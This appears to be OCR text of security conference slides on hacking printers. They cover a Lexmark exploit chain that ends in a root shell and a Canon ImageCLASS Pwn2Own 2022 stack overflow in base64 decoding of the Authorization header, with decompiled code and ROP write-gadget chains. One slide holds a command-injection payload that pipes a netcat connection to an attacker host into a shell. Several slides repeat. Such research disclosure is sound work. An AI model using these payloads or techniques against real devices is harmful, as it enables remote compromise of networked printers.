
faxserviceapp
tcp/12039

auto-fwdebugd
/run/svcerr/auto_fwdebug_pipe

Putting it all together



Putting it all together



Putting it all together


exploit

shell listener

HTTP POST /webglue/uploadfile/ImportFaxLogo

HTTP POST `<wse:Subscribe>`

HTTP POST `<pri:CreatePrintJobRequest>`




apache
tcp/80

WSPrint
tcp/65002


faxserviceapp
tcp/12039

auto-fwdebugd
/run/svcerr/auto_fwdebug_pipe

Putting it all together



Putting it all together



Putting it all together

```
root@ET788C77F816DD:~# id
uid=0(root) gid=0(root)
groups=0(root)
```

exploit

shell listener


HTTP POST /webglue/uploadfile/ImportFaxLogo

HTTP POST <wse:Subscribe>

HTTP POST <pri:CreatePrintJobRequest>

copy /var/fs/shared/faxdata/logo
to /run/svcerr/auto_fwdebug_pipe

lol; nc attacker port|sh #



apache
tcp/80

WSPrint
tcp/65002

faxserviceapp
tcp/12039

auto-fwdebugd
/run/svcerr/auto_fwdebug_pipe

Lexmark exploit aftermath

no more free bugs


- The lexmark exploit mysteriously failed during Pwn2Own.
- ZDI still offered a tiny compensation if I submitted the bugs through their program.
- Opted to go full irresponsible disclosure instead: https://github.com/blasty/lexmark
- Lexmark released their own advisory, **more than 100(!) printer models** were affected by this exploit chain.

CANON ImageCLASS MF742Cdw

printer goes prrrrrwned

- Custom RTOS made by CANON
- Firmware can be downloaded from canon.com after entering unique printer serial
- Unpacking firmware image has been documented by **SYNACKTIV** & others
- We will focus on the latest available firmware for this model: **v12.03**
- All code and data in one big 83MiB blob

$ picocom -b 57600 -r -l /dev/ttyUSB0



UART: 8N1 @ 57600bps

```
DryOS> help

[Debug]
 task  sem  event  mq  mutex  cond  timer  barrier  itsk  isem  iflg  imbx
 idtq  impf  impl  icyc  mkobjsize  kill  suspend  resume  release  delete
 prio  mkcfg  objinfo  meminfo  xd  xm  cmp  pxthr  pxmq  stdlibcfg  efatcfg
 kzmenu  dumpstack  readFromPrinter  writeToPrinter
[Test]
 time  count  mktest  iotest  chkspi  chkit4  chkwrite  chkread  fwrite  fread
 truncate
[Miscellaneous]
 date  vers  exit  shutdown  dminfo
[File System]
 touch  stfs  cp  chmod  ls  mkdir  mv  rm  rmdir  sync  pwd  cd  cdev  cat
 input  less


[…]
```

Pwn2Own 2022

quick recap

- Classic stack based buffer overflow when base64 decoding the `Authorization` header
- `HTTP GET /mls/rls-login-basic Authorization: Basic QUFBQUFBQUFBQUFB[…]`
- No NX, no ASLR
- Cache coherency issues

```
int __fastcall nteh_mobileLoginService_extractPWDFromAuth(int a1, int a2)
{
  int v4; // r6
  int v5; // r0
  int v6; // r0
  int v7; // r4
  int input_length; // r7
  _BYTE *input; // r0
  _BYTE *v10; // r0
  _BYTE *v11; // r4
  char *v12; // r5
  int v13; // r2
  int32x4_t output[22]; // [sp+4h] [bp-284h] BYREF
  int32x4_t v16[16]; // [sp+168h] [bp-120h] BYREF
  int v17[8]; // [sp+268h] [bp-20h] BYREF

  v4 = 0;
  memclear(output, 0x164u);
  memset(v17, 0, 12);
  memclear(v16, 0x100u);
  v5 = (*(*(a1 + 52) + 56))(a1, "Basic ");
  v6 = (*(*(a1 + 52) + 76))(a1, v5 + 6, a2);
  v7 = (*(*(v6 + 52) + 116))(v6, a2, " ");
  input_length = (*(*(v7 + 52) + 60))(v7);
  input = (*(*(v7 + 52) + 52))(v7);
  base64_decode(input, input_length, output);
  if ( strlen(output) )
  {
    v10 = sub_40B07184(output, 58);
    v11 = v10;
```

Pwn2Own 2022

quick recap

- Classic stack based buffer overflow when base64 decoding the `Authorization` header
- `HTTP GET /mls/rls-login-basic Authorization: Basic QUFBQUFBQUFBQUFB[…]`
- No NX, no ASLR
- Cache coherency issues

```
int __fastcall nteh_mobileLoginService_extractPWDFromAuth(int a1, int a2)
{
  int v4; // r6
  int v5; // r0
  int v6; // r0
  int v7; // r4
  int input_length; // r7
  _BYTE *input; // r0
  _BYTE *v10; // r0
  _BYTE *v11; // r4
  char *v12; // r5
  int v13; // r2
  int32x4_t output[22]; // [sp+4h] [bp-284h] BYREF
  int32x4_t v16[16]; // [sp+168h] [bp-120h] BYREF
  int v17[8]; // [sp+268h] [bp-20h] BYREF

  v4 = 0;
  memclear(output, 0x164u);
  memset(v17, 0, 12);
  memclear(v16, 0x100u);
  v5 = (*(*(a1 + 52) + 56))(a1, "Basic ");
  v6 = (*(*(a1 + 52) + 76))(a1, v5 + 6, a2);
  v7 = (*(*(v6 + 52) + 116))(v6, a2, " ");
  input_length = (*(*(v7 + 52) + 60))(v7);
  input = (*(*(v7 + 52) + 52))(v7);
  base64_decode(input, input_length, output);
  if ( strlen(output) )
  {
    v10 = sub_40B07184(output, 58);
    v11 = v10;
```

Pwn2Own 2022

building an arbitrary write gadget using ROP

copies 16 bytes at a time and flushes the D-Cache

```
GADGET_POP_R0_R6
0x00000000
0x00000001
0x00000002
GADGET_POP_PC
0x00000004
0x00000005
0x00000006
GADGET_POP_LR_BX_R3
GADGET_POP_PC
```

```
GADGET_POP_R0_R2
<ADDRESS + OFFSET>
<VALUE>
0x22222222
GADGET_STORE_R1_R0_POP_R4
0x44444444
```


```
GADGET_POP_R0_R2
<ADDRESS>
0x10
0x22222222
FUNC_FLUSH_DCACHE
```

Pwn2Own 2022

building an arbitrary write gadget using ROP

copies 16 bytes at a time and flushes the D-Cache

```
GADGET_POP_R0_R6
0x00000000
0x00000001
0x00000002
GADGET_POP_PC
0x00000004
0x00000005
0x00000006
GADGET_POP_LR_BX_R3
GADGET_POP_PC
```



```
R0 = 0x00000000
R1 = 0x00000001
R2 = 0x00000002
